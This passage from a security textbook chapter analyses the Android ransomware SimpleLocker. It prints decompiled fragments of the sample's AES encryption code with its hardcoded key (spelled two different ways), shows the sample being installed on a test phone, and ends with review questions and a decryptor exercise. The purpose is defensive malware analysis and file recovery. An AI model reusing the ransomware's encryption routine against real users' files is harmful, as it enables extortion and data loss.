  
```

Fig. 19.32 Code snippet for file iteration and encryption in FileEncryptor class

From the analysis above we can see that the purpose of having http connection is to validate ransom payment. Once validation is done, SimpleLocker will decrypt the files automatically. In next section, we investigate encryption functionality in detail. The procedure of file encryption is shown in Fig. 19.31. First, SimpleLocker will iterate all files in the SD card and then encrypt them using AES encryption algorithm. SimpleLocker also will record status of file encryption. Specifically, SimpleLocker first uses FileEncryptor to encrypt all files in the SD card. The FileEncryptor has an iterator to get all the files in the SD card. Then it instantiates AesCrypt with a hardcoded secret key “*jndlasf074hr*” as a parameter passed to its constructor and uses it to encrypt all files obtained by FileEncryptor. Finally, it will save the value *true* into the preference (or key) “FILES_WAS_ENCRYPTED” for SimpleLocker. Each encrypted file will be renamed by adding a file extension “enc” and the original file will be deleted. The code of file encryption is shown in Fig. 19.32.

We see from the preceding discussion that SimpleLocker uses a secret key algorithm, i.e., AES, to encrypt the contents of the files. Therefore, a same cryptographic key must be used to both encrypt and decrypt the file contents. Further, SimpleLocker encrypts files using a hardcoded secret key “*jndlasf074hr*”. We can conclude that we can use the same key to easily decrypt files encrypted by SimpleLocker without paying up.

Fig. 19.33 Registered broadcast receivers



In addition to the above-mentioned major functionalities in SimpleLocker, it also registers two broadcast receivers as triggers to invoke these functions as shown in Fig. 19.33. Once the device is started, the broadcast receiver will invoke SimpleLocker automatically.

Note that, in our analysis of SimpleLocker, we use the reverse engineered version of source code to investigate the control flow and data flow in SimpleLocker. Also, there are many tools available to perform static code analysis for Android applications, such as androguard [17] or Soot [18]. However, static analysis also has an accuracy problem, especially when it comes to malware analysis. For example, static analysis tools usually generate more false positives than its peer, i.e., dynamic analysis tools. For verification purposes, we will introduce dynamic application analysis in Sect. 19.4.7.

19.4.6 Analysis of SimpleLocker Encryption Method

In this section, we will determine how SimpleLocker encrypts the data and in which method it is deleting the original files. Most importantly, with analysis of the SimpleLocker encryption method, we determine that it is feasible and quite straightforward to recover encrypted files. First, let's take a look at how Cryptography is implemented in Java. Similar to other programming languages, Java provides a rich set of cryptographic functionality using Application Programming Interfaces (APIs), which will be detailed in the next subsection.

19.4.6.1 Java Cryptography

Java introduces a concept of Cryptography Package Provider (or Provider for short) to achieve implementation independence. A Provider refers to a Java package or a set of packages which implement a list of specific cryptographic algorithms as Java classes. In other words, it separates a cryptographic algorithm from any particular implementation of the cryptographic algorithm. Encryption and decryption always yield the same results using an encryption algorithm onto the same data, as far as the same algorithm and the same encryption/decryption key are used. It allows to interoperate among different Providers as well as cryptography libraries in other programming languages. Java applications can use cryptographic functionality by accessing a specific Provider as well as a specific cryptographic algorithm through standardized application programming interfaces (APIs). Among them, Java Cryptography Architecture (JCA) and Java Cryptography Extension (JCE). JCA, defined in the `java.security` package, is part of the core Java API which defines a basic set of




Fig. 19.34 Example of how a Java application uses AES encryption algorithm (or “AES” Cipher Instance)

cryptographic services that are widely used today, whereas JCE, defined in the javax.crypto package, provides APIs for performing strong cryptographic operations in Java programs. It is very common that there exist several different Providers available to Java applications in a Java Runtime Environment (JRE), for example, Sun, SunJCE, Bouncy Castle (or Spongy Castle for Android). Nevertheless, from a functional perspective, it’s not necessary to know what Provider a Java application will be using. Instead, when using a cryptographic algorithm, also known as a cipher, to encrypt and decrypt the data, we only need to determine what specific algorithm will be used or simply specify the unique name of the cipher that will be used.

For example, as shown in Fig. 19.34, there are three Providers available to Java applications in JRE, all Providers implementing AES encryption algorithm. Assume that the order in which Providers are used is Provider A, B and C. Suppose both Java Applications 1 and 2 want to use AES encryption algorithm. There are two options: (1) An application requests an provider-specific implementation when creating a Cipher instance of AES by using the static factory method `getInstance(String algorithm, String provider)` from Cipher class. For example, `algorithm = "AES"` and `provider = "ProviderB"` indicate that we use the AES cipher and the Provider used for the implementation of the AES cipher is ProviderB. However, you need to ensure that the particular Provider will be available in JRE; and (2) an application requests an AES implementation, but doesn’t matter which Provider it uses. Thus, you only need to specify the first parameter of method `getInstance()`, which is an algorithm, aka transformation. An algorithm can be one of the following forms:

- “{Algorithm name}/{Modes of Encryption}/{Padding scheme}” or
- “{Algorithm name}”

Note that due to interoperability of Java Crypto Providers, you might use ProviderA to generate the AES key and pass it to ProviderB's AES algorithm for data encryption and decryption. Further, block ciphers work by dividing plaintext (or data to be encrypted) into blocks of equal size, aka block size or length, and then encrypting these data blocks one by one. Unfortunately, there is an issue that the data size may not be a multiple of the block size of a cipher. As a result, padding is needed, particularly appending some extra data to the end of the plaintext to make the final data block of the plaintext have the same size as the block size. It will be detailed later. Additionally, a cipher, particularly block ciphers, can be used in a variety of modes of encryption, which indicate how encryption will work. It will be detailed later too. If no Modes of Encryption or Padding is specified, the default ones are used. It is worth pointing out that the default Modes of Encryption and Padding are provider specific. For example, for Oracle JDK 7, the default Modes of Encryption and Padding for AES are ECB and PKCS5Padding, respectively. It means `Cipher.getInstance("AES")` is equal to `Cipher.getInstance("AES/ECB/PKCS5Padding")` in Oracle JDK 7.

In the example shown in Fig. 19.34, we use the AES cipher in ECB mode with PKCS5Padding. In line 2, we call the Cipher's `getInstance` method to create a Cipher instance. The AES key is generated in line 3 by using `SecretKeySpec` Class to construct an AES key from the chosen secret key in byte array format and is later used for encryption/decryption. Note that AES only supports key sizes of 128, 192 and 256 bits. We must provide exactly one of the required key sizes. Afterwards, in Line 4, we call the Cipher's `init` method to initialize the Cipher for encryption. Now, the Cipher object, `aescipher`, is ready to use.

Padding

In a cryptosystem, there are two kinds of encryption: symmetric encryption and asymmetric encryption. Symmetric encryption is more suitable for data streams. In symmetric cryptograph, there are two categories of encryption/decryption algorithms: stream cipher and block cipher. Among them block cipher is more popular for stored data protection. Block cipher works by dividing data to be protected into a group of data blocks with the same size (or block size) and encrypting these data blocks one by one. Unfortunately, there exists some issues with it. For example, the data size may not be a multiple of the cipher block size. As a result, the last data block will have to be filled up with padding bytes before being encrypted. Examples of padding options are PKCS5Padding and PKCS7Padding. Consider an example of using PKCS7 padding, a standard padding approach. It works by appending a certain number of bytes to the data to be encrypted, making the final block of data the same size as the block size. The value of each padded byte is the same as the number of padding bytes. So if a block is 14 characters and the block size is 128 bits, it means the data block is 2 bytes short of the block size. Therefore, we need to pad it with two bytes (characters), and the value of each byte is 2.

Modes of Encryption

In addition, direct use of a block cipher is vulnerable to rainbow-like attack. A rainbow table is a huge table which has been precomputed for reversing cryptographic hash functions, usually for cracking passwords when given their hashes. Similarly, attackers also can build up “codebook” of plaintext/ciphertext equivalents. Specially, if an attacker can obtain both the plaintext and its encrypted version (ciphertext), he can build up a huge table (or codebook here) that contains all the possible encryption keys and their corresponding ciphertexts resulted after being applied on the known plaintext. Afterwards, the attacker can query the table or look through all the entries in the codebook according to the known corresponding ciphertext. If a hit is found, it indicates that the encryption key is very likely discovered. It falls into the category of known plaintext attack.

As a result, the concept of mode of operation is introduced to defeat such threats discussed above by defining how repeatedly to apply a cipher’s single-block operation securely, particularly when encrypting quantities of data larger than a block. There are many block cipher modes of operation in existence, including Electronic Code Book (ECB), Cipher Block Chaining (CBC), Cipher Feedback (CFB), Output Feedback (OFB), and Counter (CTR). Cipherblock chaining (CBC) is one of the representative cipher modes. To properly present block cipher, we take CBC an example below.

Figure 19.35 illustrates the encryption and decryption processes of CBC mode. To be encrypted, the plaintext is divided into blocks. The size of a block could be 64, 128, or 256 bits, depending on which encryption algorithm is being used. For example, in DES, the block size is 64 bits. If AES encryption is used, then the block size is 128 bits. Each block can be encrypted with its previous block ciphertext and the key. Also, each block can be decrypted with its previous block ciphertext and the key. The symbol “ \oplus ” in Fig. 19.35 stands for Exclusive OR (XOR). It is worth pointing out that in CBC mode, each data block is XORed with its previous block ciphertext. Thus, an initialization vector (IV) must be used for the first data block.

Note that if we simply divide plaintext into blocks, and each block is encrypted separately. It will result in serious problems. This is because the resulted ciphertext of every data block is relying solely on data block itself and secret key after the encryption algorithm is determined. This is exactly how ECB mode works, which is not semantically secure. It is vulnerable to the aforementioned attack to block ciphers if encrypting more than one block of data with the same key.

19.4.6.2 File Encryption and Decryption in SimpleLocker

In SimpleLocker, AesCrypt Class is used to encrypt and decrypt files. It is worth pointing out that Android apps can use several methods to encrypt data, including the Android cryptographic library (e.g., spongycastle), Java libraries, C/C++ libraries or self-developed and custom libraries. According to the snapshot below, Simplelocker contains spongycastle library, which is a repackaged version of





Fig. 19.35 The encryption and decryption processes of CBC mode [26]

Fig. 19.36 SimpleLocker package structure



Bouncy Castle library to make it work on Android. Bouncy Castle is a Java implementation of cryptographic algorithms, providing a JCE Provider (Fig. 19.36).

Next, let's take a look at AesCrypt class's constructor, shown in Fig. 19.37. It can be evident that AesCrypt cipher in CBC mode with PKCS7Padding is used for file encryption and decryption. Note that AES only supports key lengths of 128, 192 and 256 bits. Thus, regarding the AES key, we either need to provide exactly that amount or we derive the key from what we have chosen. SimpleLocker uses SHA-256 to generate a 256-bit hash value from the hardcoded secret key “*jndlasf074hr*”, which is passed into it as an argument and use the result as the AES key.

```

package org.simplelocker;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.security.MessageDigest;
import java.security.spec.AlgorithmParameterSpec;
import javax.crypto.Cipher;
import javax.crypto.CipherInputStream;
import javax.crypto.CipherOutputStream;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class AesCrypt
{
    private final Cipher cipher;
    private final SecretKeySpec key;
    private AlgorithmParameterSpec spec;

    public AesCrypt(String paramString)
        throws Exception
    {
        MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
        localMessageDigest.update(paramString.getBytes("UTF-8"));
        byte[] arrayOfByte = new byte[32];
        System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
        this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
        this.key = new SecretKeySpec(arrayOfByte, "AES");
        this.spec = getIV();
    }
}

```

Fig. 19.37 Constructor of AesCrypt class

Fig. 19.38 Initialization vector generation

```

public AlgorithmParameterSpec getIV()
{
    return new IvParameterSpec(new byte[16]);
}

```

Table 19.1 Primitive data type default value

Data type	Byte	Short	Int	Long	Float	Double	Char	Boolean
Default value	0	0	0	0L	0.0f	0.0d	'\u0000'	False

Further, since CBC mode is used here, a 16-byte (or 128-bit) IV is generated because AES's block size is 128 bits. The IvParameterSpec class is instantiated with the new operator using 16 bytes as the IV for CBC mode. Also, as shown in Fig. 19.38, the new operator is used to generate a byte array of size 16, which is passed to its constructor as the argument. Therefore, the default initial value for type byte is used, which is zero. It means the IV used for CBC mode in SimpleLocker is all zero. Note that the default values for primitive data types in Java are shown in Table 19.1.

After the constructor completes, AES Cipher object is ready for either file encryption (using encrypt method) or decryption (using decrypt method).




Fig. 19.39 Installation and launcher activity in emulator

19.4.7 Dynamic Program Analysis

Dynamic application analysis is the analysis of software or applications by executing them on a real physical computer or virtual machine. Dynamic analysis emulates the real run time environment to have the app analyzed. If you are using an emulator to do the experiment, some configurations will be applied to the emulator software [19]. In this subsection we deploy SimpleLocker into an emulator to verify the encryption function (Fig. 19.39).

After the installation of SimpleLocker, we can see the SimpleLocker disguised itself as a video player. The notification screen will be displayed after starting the application. Then, we deploy SimpleLocker to a real environment and verify the encryption and decryption functions of it. Finally, we analyze another tool called simple locker decryptor to prove the accuracy and correctness of our analysis.

Next, we use HUAWEI G7-L03 and the Linux kernel version is 3.10.28-g8be3968. We connect the HUAWEI phone with host computer and install SimpleLocker into the phone. To install the application into the phone we use ADB [20] command as shown in Fig. 19.40.

```

Administrator: Command Prompt
2014/05/20 03:46      4,472 AndroidManifest.xml
2016/08/12 16:27    <DIR>          dex2jar-0.0.9.15
2016/08/12 16:17      1,680,483 dex2jar-0.0.9.15.zip
2016/08/19 16:07      116,898 icon.png
2016/08/31 22:36    <DIR>          jd-gui-0.3.5.windows
2016/08/12 16:18      789,473 jd-gui-0.3.5.windows.zip
2016/08/12 16:21    <DIR>          lib
2016/08/18 15:29      117,399 malware.png
2016/08/12 16:21    <DIR>          META-INF
2016/08/12 16:21    <DIR>          res
2014/05/20 03:46      45,216 resources.arsc
2016/08/12 16:26    <DIR>          SimpleLockerdddd
2016/04/14 10:43      4,873,919 SimpleLockerdddd.apk
2016/08/13 16:29      1,117,230 SimpleLockerReport.doc
2016/09/05 20:34      1,830,045 SimpleLockerReport2.doc
2016/08/25 16:26      1,288,089 SimpleLockerReport2.pdf
10 File(s)       11,863,224 bytes
8 Dir(s)        17,034,735,616 bytes free

C:\Users\fighting\Desktop\Malware Report>adb install SimpleLockerdddd.apk
3887 KB/s (4873919 bytes in 1.224s)
pkg: /data/local/tmp/SimpleLockerdddd.apk
Success

C:\Users\fighting\Desktop\Malware Report>

```

Fig. 19.40 ADB installation

We put an experiment file named xiaodonglin.txt into an SD card and mount the card into the device as shown in Fig. 19.41.

After the installation of SimpleLocker, we ran SimpleLocker. We waited about 3 min for all the files in the SD card to be encrypted by SimpleLocker. For example, xiaodonglin.txt is encrypted and renamed to xiaodonglin.txt.enc as shown in Fig. 19.42.

The preceding discussion shows that SimpleLocker encrypts files using a hardcoded secret key “*jndlaf074hr*”. It means we can use the same key to easily decrypt files encrypted by SimpleLocker without paying up. There are currently decryption tools available to help decrypt files encrypted by SimpleLocker, for example Simplocker Decryptor [21].

From Fig. 19.43 (1)–(4) we can see the decryptor can decrypt the files which are encrypted by SimpleLocker. From here we can see the correctness of our analysis on SimpleLocker.

19.4.8 Removal Methods of SimpleLocker

Based on our analysis, we now know the mechanism behind SimpleLocker. In this section we present a method to stop the malicious behaviors of SimpleLocker if phone has been infected. This method shows how to stop SimpleLocker instantly by using the command shown in Fig. 19.44.




Fig. 19.41 Demo file for encryption

Review Questions

1. Cryptography is the practice and study of techniques for secure communication over a public channel. Which one of the following is an objective of cryptography? Choose the answer that best applies
 - (a) Data Privacy (confidentiality)
 - (b) Data Authenticity
 - (c) Data integrity
 - (d) All of the above
2. _____ operation transforms plaintext to ciphertext in order to preserve confidentiality of data? Choose the answer that best applies
 - (a) Encryption
 - (b) Decryption
 - (c) Hash
 - (d) None of the above




Fig. 19.42 File browsing the SD card and encrypted experiment file





Fig. 19.43 ESET simplocker decryptor



The screenshot shows an 'Administrator: Command Prompt - adb shell' window. The command entered is 'root@ubox86p:/ # am force-stop org.simplelocker'. A warning message follows: 'WARNING: linker: libhoudini.so has text relocations. This is wasting memory and prevents security hardening. Please fix.' The prompt then changes to 'root@ubox86p:/ #'

Fig. 19.44 Removal of SimpleLocker

3. Which of the following block cipher mode of operation works by encrypting each block of plaintext separately and independently?
 - (a) Electronic Code Book (ECB)
 - (b) Cipher Block Chaining (CBC)
 - (c) Cipher Feed Back (CFB)
 - (d) Output Feed Back (OFB)
 - (e) Counter (CTR)
4. Which of the following block cipher mode of operation doesn't require an IV?
 - (a) Electronic Code Book (ECB)
 - (b) Cipher Block Chaining (CBC)
 - (c) Cipher Feed Back (CFB)
 - (d) Output Feed Back (OFB)
 - (e) Counter (CTR)
5. Two main approaches to program analysis are _____ and _____.
6. Which encryption algorithm is used in SimpleLocker? Is it a block cipher or stream cipher?
7. What is the secret key used in SimpleLocker to encrypt and decrypt files?
8. Suppose, our friend Khalid had a file, named thesisproposal.txt, which is his PhD dissertation research proposal. In 2013, Khalid, like any other users, was a victim of SimpleLocker. He was not able to open that file since its being encrypted by SimpleLocker. According the analysis, how can you help Khalid recover SimpleLocker encrypted proposal?

```
byte[] encryptedFileData= new byte[] {0x4A, 0xC2, 0xC4, 0xD1, 0xA0, 0x4C, 0xB1,  
0xA9, 0x60, 0xEB, 0x86, 0xB5, 0x5E, 0x85, 0xFC, 0xF1, 0x00, 0xB8, 0xB3, 0x90, 0x8D,  
0xEB, 0x32, 0xCC, 0x2B, 0x76, 0x8D, 0x84, 0xC2, 0xA2, 0x9E, 0xCA};
```

Fig. 19.45 Code skeleton of the data of an example file encrypted by SimpleLocker

19.5 Practice Exercise

The objective of this exercise is to develop a simple SimpleLocker decryptor for Android by using Android Studio. The overarching goals of this part are to develop a sound understanding of the principles and techniques used in ransomware; and develop the corresponding practical skills necessary to defend against ransomware. In order to complete this exercise, you will have to find a file encrypted by SimpleLocker. Consider an example file with the content “I love Canada !!!” that is encrypted by SimpleLocker. Your ultimate goal is to decrypt it and get the original content. A successful decryptor should be able to first read the encrypted file, decrypt it and then create a new file with the original content (“I love Canada !!!” in our example). For the sake of experiment, we ignore the file operation process by saving the hexadecimal values of the encrypted file contents into a single byte array in Java, as shown below. So the mission has become to develop a decryptor that can decrypt the encrypted byte array and get the original file content (Fig. 19.45).

Note that Byte can only hold upto – 128 to 127. If a value is exceeding the limit of a byte value, we need to cast it to byte. Also, to develop the decryptor for android system, we recommend Android studio, which is Google’s officially supported IDE for developing Android apps. For the detailed information on how to install Android Studio, see its official website, developer.android.com/studio/. Here we only list the brief procedure of Android studio installation and how to create an android project with Android studio. In the following we will assume you install Android Studio in Windows.

19.5.1 Installing Android Studio


1. Download Android Studio by going to <https://developer.android.com/studio/>

Note: Be sure to install the JDK (Java Development Kit) first before you install and use the Android Studio for programming. You can download JDK by going to <http://www.oracle.com/technetwork/java/javase/downloads/index-jsp-138363.html>

